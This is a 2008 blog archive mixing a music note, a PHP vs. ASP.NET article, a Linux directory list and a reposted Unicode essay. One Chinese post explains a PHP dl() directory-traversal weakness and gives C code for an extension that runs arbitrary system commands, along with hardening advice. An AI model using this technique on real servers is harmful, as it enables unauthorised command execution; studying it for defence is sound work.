2008年12月27日星期六
The one and ono
Ono is of Japanese heritage but born in Brazil. She moved with her family to Tokyo at the age of 10, and started singing and playing guitar at the age of 15. Over the past two decades, she's become popular in Brazil and Japan.
2008年12月24日星期三

2008年12月12日星期五
PHP vs. ASP.NET Redux
Many programmers rely on warm, fuzzy feelings for their technology choices, but managers have to ask different questions. PHP 5 serves both communities
In a previous article on this topic, "PHP and ASP.NET Go Head to Head," I discussed PHP and ASP.NET, compared and contrasted the two technologies, and provided some food for thought about choosing the best technology for a development project.
That discussion sparked quite a debate. Interestingly, there were those in both camps claiming that the article was biased toward the other. Folks on the ASP.NET side claimed a PHP bias, and some on the PHP side claimed an ASP.NET bias.
This follow-up addresses some of the issues and explains in more detail my thinking and conclusions. It also goes a bit more in depth with these two technologies and, in particular, discusses the new release, PHP 5, as well as the MONO project. Finally, it compares these technologies in terms of which is the best for your next Web-based development project.
A Bit More History
PHP had humble beginnings. It was a project in 1995 of Rasmus Lerdorf, who wanted a tool that would help him track accesses to his Web pages. At that point, it was just a set of scripts, but as he added functionality, he rewrote his Personal Home Page Tools in C, adding database access and building on the functionality of the original. In true open source tradition, he chose to release his tools to the community. This release he dubbed PHP/FI (Personal Home Page/Forms Interpreter), and PHP as we know it was born.
PHP originally had a syntax and variable declarations similar to Perl's
PHP at that time was heavily influenced by Perl and had a syntax and variable declarations similar to Perl's. It also was a bit inconsistent, as any budding open source project tends to be in the beginning. Being released into the wild, it began to draw a following of other programmers who found its functionality useful and made critical contributions to it.
In 1997 PHP 2 was released to the small yet growing PHP community but dragged on in beta for some time. At that point, it was undergoing a lot of changes and feature additions. Rapid growth can make software a bit volatile, but as it turned out, the genesis of PHP 3 was even more interesting.
Around that time, Andi Gutmans and Zeev Suraski were working on a university e-commerce application with PHP 2. Version 2 didn't quite cut it, so they rewrote it from scratch. Apparently this decision was unilateral at first, but in an effort to build on the already strong PHP user base, Gutmans, Suraski, and Lerdorf decided to join forces and release the rewrite as PHP 3.
PHP 3, officially released in 1998, brought new extensibility features. These attracted many new developers and really broke open the field for collaborative development among members of the community. By now the language was really coming into its own, with installation on up to 10 percent of all Internet Web servers.
Version 4 came out in May 2000 and brought with it a host of new features. The new PHP engine—dubbed Zend, after its creators' first names—was designed to handle more sophisticated applications efficiently and provide support for more Web servers, as well as new features such as HTTP session and new security capabilities.
What Makes PHP 5 Special?
PHP 5, released in July 2004, marks the maturing of PHP. The addition or fine-tuning of numerous object-oriented features brings you a better language in which to build sophisticated Web-based applications.
PHP 5 brings you a better language in which to build sophisticated Web-based applications.
By default, PHP 5 passes objects by reference. To provide by-value functionality, PHP has a clone function for making a copy of an object if you need it. Passing by reference, though, is just passing a pointer around, which is more efficient than having to duplicate memory structures. This new version of PHP expands object-oriented support, such as providing the INSTANCEOF keyword as well as better constructors and destructors, which were absent in previous versions. It also adds private and protected variables. Private variables are available to the object itself within member functions, while protected variables are available within object itself in member functions, and member functions of subclasses of the object, but are not available from code outside the class.
PHP 5 also introduces other common OOP features such as abstract classes, which allow you to build prototype classes; the FINAL keyword, which prevents subclassing of a member function; and the CONSTANT keyword, which defines a member variable that-surprise, surprise-is permanent. You'll also find new, sophisticated exception handling with the TRY, CATCH, and THROW syntax. An error during the execution of your program means throwing an exception; for instance, you can use TRY when you do a division to protect against divide by 0. Your CATCH section can display a message saying, "You just tried to divide by zero inside routine X, and this shouldn't happen."
PHP now also supports function overloading, not to be confused with default values. With default values, PHP will use the default if you don't specify a variable. Function overloading allows developers to create several different implementations of the same function, with different input variables. The beauty of this capability is that the engine will figure out which function you mean to use at runtime, depending on the type of variables with which you call it.
PHP 5 clearly has a lot to offer. If you're one of many who have been clamoring for better object-oriented features, you'll be happy with Version 5. And if you've hit a wall in the past with application complexity and PHP functionality, many of the new object-oriented features in PHP 5 are meant for you.
But isn't avoiding bloat what PHP is all about? If I have lots of object-oriented code, isn't it going to mean greater memory usage and, ultimately, slower code?
Yes and no. Bloat is really about loading code that doesn't get used, whether it is libraries of your own making or part of PHP. This also goes for loading unnecessary data or making calculations that aren't necessary. In each case, you, as a programmer, have control.
Here's one example of how you can avoid this issue. Say you're using the XXX class of PHP, but only in very particular situations. Instead of putting the REQUIRE statement right up at the top (which leads to cleaner, more readable code), you can put it immediately preceding the object. Given various conditionals that may never execute, that REQUIRE won't get hit in many cases and therefore those classes won't load. Problem solved.
What's Next?
With a look around at some related PHP projects, you might guess where PHP is moving in the future. There is a project called PHP-GTK. Why? PHP is for Web development, and GTK is for client/server applications on the desktop. Well, that's the curious thing. You can actually write scripts in PHP, just as you can in Perl, or bash, with the familiar #!/usr/bin/bash at the top of your script. Yes, you can write PHP that is not intended for the Web, and some have argued just that.
So if PHP is looking to grow to be a language for writing desktop applications, then it does have its sights set on the full range of ASP.NET functionality. Many have noted the similarity between the latest version of PHP and Java syntax. It's no surprise, then, to see PHP expanding into this arena, and many of the changes support this direction.
ASP.NET Strengths
OK, let's take a look at ASP.NET. In response to my previous OTN piece, some readers commented that I was clearly biased against ASP.NET. Overall, I would say that whatever you want to do in PHP, you can most likely do in ASP.NET, and vice versa. Where one routine seems to be missing, there are likely two or three other ways to do the same thing, albeit with different code and calling different libraries. Hence, I emphasize "getting things done," licensing, and server platform as the paramount concerns when you're choosing a Web technology. But more on this later. Let's concentrate on ASP.NET now.
Visual Studio .NET Obviously, one great advantage of ASP.NET is the Visual Studio .NET IDE. Regardless of what the opponents of point-and-click programming say, a great IDE can make coding much, much easier and even seasoned developers more productive—that's a fact. It can highlight syntax, let you know when the wrong stuff is commented, do command completion, and just plain help you organize better. Visual Studio has a really nice debugger. And what's more, you can now manipulate Oracle Database objects directly from within the IDE with the Oracle Developer Tools for VS.NET add-in.
Regardless of what the opponents of point-and-click programming say, a great IDE can make coding much, much easier.
The .NET Framework and Markup Abstraction What about the .NET framework? .NET provides classes for markup abstraction, meaning that, behind the scenes, it takes care of the various browsers with which you might be connecting to the site. Want to connect with a PDA or a WAP phone? No problem. Want to connect with a standard HTML browser? You're good to go. It renders the various markups as needed. This can be a blessing or a curse, depending on your perspective. Trusting Microsoft to serve HTML properly may well put certain browsers, such as Firefox, Opera, or other Internet Explorer competitors, in a tough position. On the other hand, in .NET as well as PHP, you, the developer, are free to write your own HTML library, managing different stylesheets for different clients to your heart's content. Reader Feedback Revisited
My previous article on this topic drew an extraordinary range of reader responses, so I couldn't possibly address them all. However, the following issues did pop out.
One reader comment mentioned Apache::ASP, so I did a bit of research on this option. Certainly, if you have already invested in a heap of ASP code and want to move your Web servers from IIS to Apache, this seems like a viable alternative. But for those embarking on a new development effort, there will likely be some resistance at the management level to using a non-Microsoft-supported server platform. Over and over in e-mails from PHP developers, I've heard one comment loud and clear: One of PHP's greatest strengths is its strong function libraries and modules. If there's something you want to do—such as creating PDFs, Flash SWFs, and many image formats and handling e-mail—libraries are likely already available to help you do it.
Another common point in the pro-PHP comments was that a real developer community has grown up around PHP. This means that bugs are found and fixed quickly. A wealth of email lists are devoted to PHP; and as mentioned earlier, there are an endless number of community-created libraries for doing just about anything.
Licensing has been mentioned as a big factor to help you decide which technology to go with, but some reader comments sparked further debate and emphasis on this issue. One comment was that you need a license for the server, and that's it—so developers can go ahead and install ASP.NET on their client machines. But the hidden costs are that if you want to get the latest ASP.NET or IIS but are running older versions of the OS, you have to upgrade first, which will, of course, cost you. Effectively, your OS does not last as long as it can and does in the open source world. Or suppose you have a handful of Win2000 servers and you add a new server. It'll come with the latest version of the OS; say Win2003. Your apps won't run on this incongruous setup, and inevitably you'll have to upgrade the older servers to take advantage of newer IIS and ASP.NET versions.
The IDE issue was emphasized frequently, so I'll mention it again here. .NET comes with Visual Studio, which has a very good debugger and editor and lots of other goodies. This is certainly a great advantage to developers, but to be fair, you can get Zend Studio on the PHP side, although it is not free. It also has a host of excellent features. Various other open source editors and debuggers are available for PHP, including PHP EDIT and DBG, respectively.
Compiled Code vs. PHP Interpreted Code .NET compiles code, such as C#, into what its creators have termed MSIL, or Microsoft Intermediate Language. This roughly resembles Java's bytecode, the "binary" you have after you compile the source code. PHP, as an interpreted language, doesn't really have an equivalent here. I use quotes because it is different from the binary you get when compiling C, C++, and so on. In those cases, you compile to a machine language specific to your processor— essentially, coded instructions that only your processor can understand. A C program compiled on a Mac OS X compiler would produce different code from that same program compiled with a Linux C compiler. With bytecode, or MSIL, you have an executable that cannot run directly on any machine without a runtime environment. That is what Microsoft's .NET Common Language Runtime (CLR) provides. That layer would differ on different platforms implemented to execute those binaries and convert them to machine language at execution time.
Saying that PHP is strictly interpreted and that ASP.NET code is compiled is a bit misleading, as evidenced by the common language runtime environment I've described. What's more, with PHP as well as ASP.NET pages, you can configure your respective Web servers to do connection pooling and caching of those pages, so they don't have to be recompiled each time. Inevitably, those PHP pages will compile into smaller pieces than the equivalent ASP.NET page, because there is more overhead with the intermediate compilation with the CLR. Ultimately, this will mean greater memory requirements on your Web server.
What About MONO? MONO is an open-source project that brings the .NET server technology to non-Microsoft platforms such as Linux, HP-UX, Solaris, and Mac OS X. .NET is more than just a Web application development framework, and this project aims to provide that framework as open source. Although Microsoft is starting to embrace its shared source model, in which some development partners can get source code, it will be quite expensive and retain many limitations of closed source. The open source model still guarantees that there are no restrictions and encourages customizing and redistribution.
MONO is worthwhile in itself as a development platform. There is some chance that Microsoft will change the specification or make undocumented changes, although it has shown some interest in other implementations of .NET. Again, however, there is no true support from Microsoft.
In the ASP.NET realm, we're really talking more about mod_mono, the Apache module that implements MONO for Web services. Like the MONO project itself, this project is still under development and is not a completed implementation of the ASP.NET framework. Because MONO is still under development and relies on many libraries that don't fully implement the Win32 platform, it's safer to think of MONO as a third option for Web development, after PHP and ASP.NET, but one that has a lot in common with ASP.NET. As such, it provides much of the functionality and framework of .NET, including a C# compiler, but is not a Microsoft-supported development environment. You're dependent on the community for developing the code (and indirectly Novell, which is supporting the project). In that way, it has a lot in common with PHP for Web development, because you can choose Apache for your Web server, build mod_mono as a module just like PHP, and sidestep all the licensing issues related to traditional ASP.NET development on Windows servers.
What Matters When Biting the Bullet
So again, you face a dilemma: You have two competing environments and technologies to choose from. Of course, programmers are going to tend to gravitate toward day-to-day needs. They will tend to ask questions such as these: What type of libraries are available, and what is the development experience? Is there an IDE, and how good is the debugger? Can I get the job done easily? All these questions are important, and many programmers rely on warm, fuzzy feelings about certain languages, technologies, and past experiences with them.
Managers, however, are going to ask different questions: How hard is it to get programmers who work in this language? What are the licensing issues? Will development on this platform maintain the security of my enterprise? Will it weaken the security of other infrastructures? Will the servers be cost-effective to maintain? What type of uptime can I expect?
The bottom line is with the release of PHP 5, PHP is a more appealing technology than ever, offering you object-oriented features for building large, sophisticated Web-based applications, with the efficiency of a tool that will get the job done. What's more, you have as your Web servers solid, reliable Linux-based servers running Apache to bring you performance and unmatched uptime

2008年12月9日星期二
了解一下dl函数(php)
dl()函数允许在php脚本里动态加载php模块,默认是加载extension_dir目录里的扩展,该选项是PHP_INI_SYSTEM范围可修改的,只能在php.ini或者apache主配置文件里修改。当然,你也可以通过enable_dl选项来关闭动态加载功能,而这个选项默认为On的,事实上也很少人注意到这个。dl()函数在设计时存在安全漏洞,可以用../这种目录遍历的方式指定加载任何一个目录里的so等扩展文件,extension_dir限制可以被随意饶过。所以我们可以上传自己的so文件,并且用dl函数加载这个so文件然后利用so文件里的函数执行其他操作,包括系统命令。
PHP_FUNCTION(dl)
{
pval **file;
#ifdef ZTS
if ((strncmp(sapi_module.name, "cgi", 3)!=0) &&
(strcmp(sapi_module.name, "cli")!=0) &&
(strncmp(sapi_module.name, "embed", 5)!=0)) {
php_error_docref(NULL TSRMLS_CC, E_WARNING, "Not supported in multithreaded Web servers - use extension statements in your php.ini");
RETURN_FALSE;
} //验证是否可以使用dl函数,在多线程web服务器里是禁止的
#endif
/* obtain arguments */
if (ZEND_NUM_ARGS() != 1 || zend_get_parameters_ex(1, &file) == FAILURE) {
WRONG_PARAM_COUNT;
}
convert_to_string_ex(file); //取得参数
if (!PG(enable_dl)) {
php_error_docref(NULL TSRMLS_CC, E_WARNING, "Dynamically loaded extentions aren't enabled");//验证是否enable_dl,默认为on
} else if (PG(safe_mode)) {
php_error_docref(NULL TSRMLS_CC, E_WARNING, "Dynamically loaded extensions aren't allowed when running in Safe Mode");//验证是否safe_mode打开
} else {
php_dl(*file, MODULE_TEMPORARY, return_value TSRMLS_CC); //开始调用加载
EG(full_tables_cleanup) = 1;
}
下面是开始处理模块的加载
void php_dl(pval *file, int type, pval *return_value TSRMLS_DC)
{
void *handle;
char *libpath;
zend_module_entry *module_entry, *tmp;
zend_module_entry *(*get_module)(void);
int error_type;
char *extension_dir; //定义一些变量
if (type==MODULE_PERSISTENT) {
/* Use the configuration hash directly, the INI mechanism is not yet initialized */
if (cfg_get_string("extension_dir", &extension_dir)==FAILURE) {
extension_dir = PHP_EXTENSION_DIR;
}
} else {
extension_dir = PG(extension_dir);
} //取得php.ini里的设置也就是extension_dir的目录
if (type==MODULE_TEMPORARY) {
error_type = E_WARNING;
} else {
error_type = E_CORE_WARNING;
}
if (extension_dir && extension_dir[0]){
int extension_dir_len = strlen(extension_dir);
libpath = emalloc(extension_dir_len+Z_STRLEN_P(file)+2);
if (IS_SLASH(extension_dir[extension_dir_len-1])) {
sprintf(libpath, "%s%s", extension_dir, Z_STRVAL_P(file)); /* SAFE */
} else {
sprintf(libpath, "%s%c%s", extension_dir, DEFAULT_SLASH, Z_STRVAL_P(file)); /* SAFE */
} //构造最终的so文件的位置,只是简单的附加,并没有对传入的参数做任何检查,包括open_basedir等
} else {
libpath = estrndup(Z_STRVAL_P(file), Z_STRLEN_P(file));
}
/* load dynamic symbol */
handle = DL_LOAD(libpath); //开始真正的调用了
看到了吧,我们可以调用任意的so了哦!下一步就是编写自己的so模块,并且调用他。按照官方提供的模块编写方法,我写了个很简单的,主要的导出函数loveshell如下:
PHP_FUNCTION(loveshell)
{
char *command;
int command_len;
if (ZEND_NUM_ARGS() != 1 || zend_parse_parameters(ZEND_NUM_ARGS() TSRMLS_CC,"s", &command, &command_len) == FAILURE) {
WRONG_PARAM_COUNT;
}
system(command);
zend_printf("I recieve %s",command);
}
注意由于php4和php5的结构不一样,所以如果想要能顺利调用扩展,那么在php4环境下就要将上面的代码放到php4环境下编译,php5的就要在php5环境下编译。我们将编写好的扩展上传到服务器,就可以利用下面的代码执行命令了:
所以如果想保证服务器的安全,请将这个函数加到disable_functions里或者将安全模式打开吧,在安全模式下dl函数是无条件禁止的.
2008年12月7日星期日
Linux根目录
/boot:启动Linux的核心文件;
/dev:设备文件;
/etc:存放各种配置文件;
/home:用户主目录;
/lib:系统最基本的动态链接共享库;
/mnt:一般是空的,用来临时挂载别的文件系统;
/proc:虚拟目录,是内存的映射;
/sbin:系统管理员命令存放目录;
/usr:最大的目录,存许应用程序和文件;
/usr/X11R6:X-Window目录;
/usr/src:Linux源代码;
/usr/include:系统头文件;
/usr/lib:存放常用动态链接共享库、静态档案库;
/usr/bin、/usr/sbin:这是对/bin、/sbin的一个补充;
2008年10月2日星期四
The Absolute Minimum Every Software Developer Absolutely, Positively Must Know About Unicode and Character Sets (No Excuses!)
From http://www.joelonsoftware.com/articles/Unicode.html
Ever wonder about that mysterious Content-Type tag? You know, the one you're supposed to put in HTML and you never quite know what it should be?
Did you ever get an email from your friends in Bulgaria with the subject line "???? ?????? ??? ????"?
I've been dismayed to discover just how many software developers aren't really completely up to speed on the mysterious world of character sets, encodings, Unicode, all that stuff. A couple of years ago, a beta tester for FogBUGZ was wondering whether it could handle incoming email in Japanese. Japanese? They have email in Japanese? I had no idea. When I looked closely at the commercial ActiveX control we were using to parse MIME email messages, we discovered it was doing exactly the wrong thing with character sets, so we actually had to write heroic code to undo the wrong conversion it had done and redo it correctly. When I looked into another commercial library, it, too, had a completely broken character code implementation. I corresponded with the developer of that package and he sort of thought they "couldn't do anything about it." Like many programmers, he just wished it would all blow over somehow.
But it won't. When I discovered that the popular web development tool PHP has almost complete ignorance of character encoding issues, blithely using 8 bits for characters, making it darn near impossible to develop good international web applications, I thought, enough is enough.
So I have an announcement to make: if you are a programmer working in 2003 and you don't know the basics of characters, character sets, encodings, and Unicode, and I catch you, I'm going to punish you by making you peel onions for 6 months in a submarine. I swear I will.
And one more thing:
IT'S NOT THAT HARD.
In this article I'll fill you in on exactly what every working programmer should know. All that stuff about "plain text = ascii = characters are 8 bits" is not only wrong, it's hopelessly wrong, and if you're still programming that way, you're not much better than a medical doctor who doesn't believe in germs. Please do not write another line of code until you finish reading this article.
Before I get started, I should warn you that if you are one of those rare people who knows about internationalization, you are going to find my entire discussion a little bit oversimplified. I'm really just trying to set a minimum bar here so that everyone can understand what's going on and can write code that has a hope of working with text in any language other than the subset of English that doesn't include words with accents. And I should warn you that character handling is only a tiny portion of what it takes to create software that works internationally, but I can only write about one thing at a time so today it's character sets.
A Historical Perspective
The easiest way to understand this stuff is to go chronologically.
You probably think I'm going to talk about very old character sets like EBCDIC here. Well, I won't. EBCDIC is not relevant to your life. We don't have to go that far back in time.
Back in the semi-olden days, when Unix was being invented and K&R were writing The C Programming Language, everything was very simple. EBCDIC was on its way out. The only characters that mattered were good old unaccented English letters, and we had a code for them called ASCII which was able to represent every character using a number between 32 and 127. Space was 32, the letter "A" was 65, etc. This could conveniently be stored in 7 bits. Most computers in those days were using 8-bit bytes, so not only could you store every possible ASCII character, but you had a whole bit to spare, which, if you were wicked, you could use for your own devious purposes: the dim bulbs at WordStar actually turned on the high bit to indicate the last letter in a word, condemning WordStar to English text only. Codes below 32 were called unprintable and were used for cussing. Just kidding. They were used for control characters, like 7 which made your computer beep and 12 which caused the current page of paper to go flying out of the printer and a new one to be fed in.
And all was good, assuming you were an English speaker.

Because bytes have room for up to eight bits, lots of people got to thinking, "gosh, we can use the codes 128-255 for our own purposes." The trouble was, lots of people had this idea at the same time, and they had their own ideas of what should go where in the space from 128 to 255. The IBM-PC had something that came to be known as the OEM character set which provided some accented characters for European languages and a bunch of line drawing characters... horizontal bars, vertical bars, horizontal bars with little dingle-dangles dangling off the right side, etc., and you could use these line drawing characters to make spiffy boxes and lines on the screen, which you can still see running on the 8088 computer at your dry cleaners'. In fact as soon as people started buying PCs outside of America all kinds of different OEM character sets were dreamed up, which all used the top 128 characters for their own purposes. For example on some PCs the character code 130 would display as é, but on computers sold in Israel it was the Hebrew letter Gimel (), so when Americans would send their résumés to Israel they would arrive as rsums. In many cases, such as Russian, there were lots of different ideas of what to do with the upper-128 characters, so you couldn't even reliably interchange Russian documents.
Eventually this OEM free-for-all got codified in the ANSI standard. In the ANSI standard, everybody agreed on what to do below 128, which was pretty much the same as ASCII, but there were lots of different ways to handle the characters from 128 and on up, depending on where you lived. These different systems were called code pages. So for example in Israel DOS used a code page called 862, while Greek users used 737. They were the same below 128 but different from 128 up, where all the funny letters resided. The national versions of MS-DOS had dozens of these code pages, handling everything from English to Icelandic and they even had a few "multilingual" code pages that could do Esperanto and Galician on the same computer! Wow! But getting, say, Hebrew and Greek on the same computer was a complete impossibility unless you wrote your own custom program that displayed everything using bitmapped graphics, because Hebrew and Greek required different code pages with different interpretations of the high numbers.
Meanwhile, in Asia, even more crazy things were going on to take into account the fact that Asian alphabets have thousands of letters, which were never going to fit into 8 bits. This was usually solved by the messy system called DBCS, the "double byte character set" in which some letters were stored in one byte and others took two. It was easy to move forward in a string, but dang near impossible to move backwards. Programmers were encouraged not to use s++ and s-- to move backwards and forwards, but instead to call functions such as Windows' AnsiNext and AnsiPrev which knew how to deal with the whole mess.
But still, most people just pretended that a byte was a character and a character was 8 bits and as long as you never moved a string from one computer to another, or spoke more than one language, it would sort of always work. But of course, as soon as the Internet happened, it became quite commonplace to move strings from one computer to another, and the whole mess came tumbling down. Luckily, Unicode had been invented.
Unicode
Unicode was a brave effort to create a single character set that included every reasonable writing system on the planet and some make-believe ones like Klingon, too. Some people are under the misconception that Unicode is simply a 16-bit code where each character takes 16 bits and therefore there are 65,536 possible characters. This is not, actually, correct. It is the single most common myth about Unicode, so if you thought that, don't feel bad.
In fact, Unicode has a different way of thinking about characters, and you have to understand the Unicode way of thinking of things or nothing will make sense.
Until now, we've assumed that a letter maps to some bits which you can store on disk or in memory:
A -> 0100 0001
In Unicode, a letter maps to something called a code point which is still just a theoretical concept. How that code point is represented in memory or on disk is a whole nuther story.
In Unicode, the letter A is a platonic ideal. It's just floating in heaven:
A
This platonic A is different than B, and different from a, but the same as A and A and A. The idea that A in a Times New Roman font is the same character as the A in a Helvetica font, but different from "a" in lower case, does not seem very controversial, but in some languages just figuring out what a letter is can cause controversy. Is the German letter ß a real letter or just a fancy way of writing ss? If a letter's shape changes at the end of the word, is that a different letter? Hebrew says yes, Arabic says no. Anyway, the smart people at the Unicode consortium have been figuring this out for the last decade or so, accompanied by a great deal of highly political debate, and you don't have to worry about it. They've figured it all out already.
Every platonic letter in every alphabet is assigned a magic number by the Unicode consortium which is written like this: U+0639. This magic number is called a code point. The U+ means "Unicode" and the numbers are hexadecimal. U+0639 is the Arabic letter Ain. The English letter A would be U+0041. You can find them all using the charmap utility on Windows 2000/XP or visiting the Unicode web site.
There is no real limit on the number of letters that Unicode can define and in fact they have gone beyond 65,536 so not every unicode letter can really be squeezed into two bytes, but that was a myth anyway.
OK, so say we have a string:
Hello
which, in Unicode, corresponds to these five code points:
U+0048 U+0065 U+006C U+006C U+006F.
Just a bunch of code points. Numbers, really. We haven't yet said anything about how to store this in memory or represent it in an email message.
Encodings
That's where encodings come in.
The earliest idea for Unicode encoding, which led to the myth about the two bytes, was, hey, let's just store those numbers in two bytes each. So Hello becomes
00 48 00 65 00 6C 00 6C 00 6F
Right? Not so fast! Couldn't it also be:
48 00 65 00 6C 00 6C 00 6F 00 ?
Well, technically, yes, I do believe it could, and, in fact, early implementors wanted to be able to store their Unicode code points in high-endian or low-endian mode, whichever their particular CPU was fastest at, and lo, it was evening and it was morning and there were already two ways to store Unicode. So the people were forced to come up with the bizarre convention of storing a FE FF at the beginning of every Unicode string; this is called a Unicode Byte Order Mark and if you are swapping your high and low bytes it will look like a FF FE and the person reading your string will know that they have to swap every other byte. Phew. Not every Unicode string in the wild has a byte order mark at the beginning.
For a while it seemed like that might be good enough, but programmers were complaining. "Look at all those zeros!" they said, since they were Americans and they were looking at English text which rarely used code points above U+00FF. Also they were liberal hippies in California who wanted to conserve (sneer). If they were Texans they wouldn't have minded guzzling twice the number of bytes. But those Californian wimps couldn't bear the idea of doubling the amount of storage it took for strings, and anyway, there were already all these doggone documents out there using various ANSI and DBCS character sets and who's going to convert them all? Moi? For this reason alone most people decided to ignore Unicode for several years and in the meantime things got worse.
Thus was invented the brilliant concept of UTF-8. UTF-8 was another system for storing your string of Unicode code points, those magic U+ numbers, in memory using 8 bit bytes. In UTF-8, every code point from 0-127 is stored in a single byte. Only code points 128 and above are stored using 2, 3, in fact, up to 6 bytes.
This has the neat side effect that English text looks exactly the same in UTF-8 as it did in ASCII, so Americans don't even notice anything wrong. Only the rest of the world has to jump through hoops. Specifically, Hello, which was U+0048 U+0065 U+006C U+006C U+006F, will be stored as 48 65 6C 6C 6F, which, behold! is the same as it was stored in ASCII, and ANSI, and every OEM character set on the planet. Now, if you are so bold as to use accented letters or Greek letters or Klingon letters, you'll have to use several bytes to store a single code point, but the Americans will never notice. (UTF-8 also has the nice property that ignorant old string-processing code that wants to use a single 0 byte as the null-terminator will not truncate strings).
So far I've told you three ways of encoding Unicode. The traditional store-it-in-two-byte methods are called UCS-2 (because it has two bytes) or UTF-16 (because it has 16 bits), and you still have to figure out if it's high-endian UCS-2 or low-endian UCS-2. And there's the popular new UTF-8 standard which has the nice property of also working respectably if you have the happy coincidence of English text and braindead programs that are completely unaware that there is anything other than ASCII.
There are actually a bunch of other ways of encoding Unicode. There's something called UTF-7, which is a lot like UTF-8 but guarantees that the high bit will always be zero, so that if you have to pass Unicode through some kind of draconian police-state email system that thinks 7 bits are quite enough, thank you it can still squeeze through unscathed. There's UCS-4, which stores each code point in 4 bytes, which has the nice property that every single code point can be stored in the same number of bytes, but, golly, even the Texans wouldn't be so bold as to waste that much memory.
And in fact now that you're thinking of things in terms of platonic ideal letters which are represented by Unicode code points, those unicode code points can be encoded in any old-school encoding scheme, too! For example, you could encode the Unicode string for Hello (U+0048 U+0065 U+006C U+006C U+006F) in ASCII, or the old OEM Greek Encoding, or the Hebrew ANSI Encoding, or any of several hundred encodings that have been invented so far, with one catch: some of the letters might not show up! If there's no equivalent for the Unicode code point you're trying to represent in the encoding you're trying to represent it in, you usually get a little question mark: ? or, if you're really good, a box. Which did you get? -> �
There are hundreds of traditional encodings which can only store some code points correctly and change all the other code points into question marks. Some popular encodings of English text are Windows-1252 (the Windows 9x standard for Western European languages) and ISO-8859-1, aka Latin-1 (also useful for any Western European language). But try to store Russian or Hebrew letters in these encodings and you get a bunch of question marks. UTF 7, 8, 16, and 32 all have the nice property of being able to store any code point correctly.
The Single Most Important Fact About Encodings
If you completely forget everything I just explained, please remember one extremely important fact. It does not make sense to have a string without knowing what encoding it uses. You can no longer stick your head in the sand and pretend that "plain" text is ASCII.
There Ain't No Such Thing As Plain Text.
If you have a string, in memory, in a file, or in an email message, you have to know what encoding it is in or you cannot interpret it or display it to users correctly.
Almost every stupid "my website looks like gibberish" or "she can't read my emails when I use accents" problem comes down to one naive programmer who didn't understand the simple fact that if you don't tell me whether a particular string is encoded using UTF-8 or ASCII or ISO 8859-1 (Latin 1) or Windows 1252 (Western European), you simply cannot display it correctly or even figure out where it ends. There are over a hundred encodings and above code point 127, all bets are off.
How do we preserve this information about what encoding a string uses? Well, there are standard ways to do this. For an email message, you are expected to have a string in the header of the form
Content-Type: text/plain; charset="UTF-8"
For a web page, the original idea was that the web server would return a similar Content-Type http header along with the web page itself -- not in the HTML itself, but as one of the response headers that are sent before the HTML page.
This causes problems. Suppose you have a big web server with lots of sites and hundreds of pages contributed by lots of people in lots of different languages and all using whatever encoding their copy of Microsoft FrontPage saw fit to generate. The web server itself wouldn't really know what encoding each file was written in, so it couldn't send the Content-Type header.
It would be convenient if you could put the Content-Type of the HTML file right in the HTML file itself, using some kind of special tag. Of course this drove purists crazy... how can you read the HTML file until you know what encoding it's in?! Luckily, almost every encoding in common use does the same thing with characters between 32 and 127, so you can always get this far on the HTML page without starting to use funny letters:
But that meta tag really has to be the very first thing in the section because as soon as the web browser sees this tag it's going to stop parsing the page and start over after reinterpreting the whole page using the encoding you specified.
What do web browsers do if they don't find any Content-Type, either in the http headers or the meta tag? Internet Explorer actually does something quite interesting: it tries to guess, based on the frequency in which various bytes appear in typical text in typical encodings of various languages, what language and encoding was used. Because the various old 8 bit code pages tended to put their national letters in different ranges between 128 and 255, and because every human language has a different characteristic histogram of letter usage, this actually has a chance of working. It's truly weird, but it does seem to work often enough that naïve web-page writers who never knew they needed a Content-Type header look at their page in a web browser and it looks ok, until one day, they write something that doesn't exactly conform to the letter-frequency-distribution of their native language, and Internet Explorer decides it's Korean and displays it thusly, proving, I think, the point that Postel's Law about being "conservative in what you emit and liberal in what you accept" is quite frankly not a good engineering principle. Anyway, what does the poor reader of this website, which was written in Bulgarian but appears to be Korean (and not even cohesive Korean), do? He uses the View Encoding menu and tries a bunch of different encodings (there are at least a dozen for Eastern European languages) until the picture comes in clearer. If he knew to do that, which most people don't.
For the latest version of CityDesk, the web site management software published by my company, we decided to do everything internally in UCS-2 (two byte) Unicode, which is what Visual Basic, COM, and Windows NT/2000/XP use as their native string type. In C++ code we just declare strings as wchar_t ("wide char") instead of char and use the wcs functions instead of the str functions (for example wcscat and wcslen instead of strcat and strlen). To create a literal UCS-2 string in C code you just put an L before it as so: L"Hello".
When CityDesk publishes the web page, it converts it to UTF-8 encoding, which has been well supported by web browsers for many years. That's the way all 29 language versions of Joel on Software are encoded and I have not yet heard a single person who has had any trouble viewing them.
This article is getting rather long, and I can't possibly cover everything there is to know about character encodings and Unicode, but I hope that if you've read this far, you know enough to go back to programming, using antibiotics instead of leeches and spells, a task to which I will leave you now.
My new book is here! Apress has just published a new collection of 36 essays from Joel on Software, aptly named More Joel on Software. Get yours today! Available from Amazon.com or wherever fine cheese is sold.
About the Author: I’m your host, Joel Spolsky, a software developer in New York City. Since 2000, I've been writing about software development, management, business, and the Internet on this site. For my day job, I run Fog Creek Software, makers of FogBugz—the smart bug tracking software with the stupid name, and Fog Creek Copilot—the easiest way to provide remote tech support over the Internet, with nothing to install or configure.
Enter your email address to receive a (very occasional) email whenever I write a major new article. You can unsubscribe at any time, of course.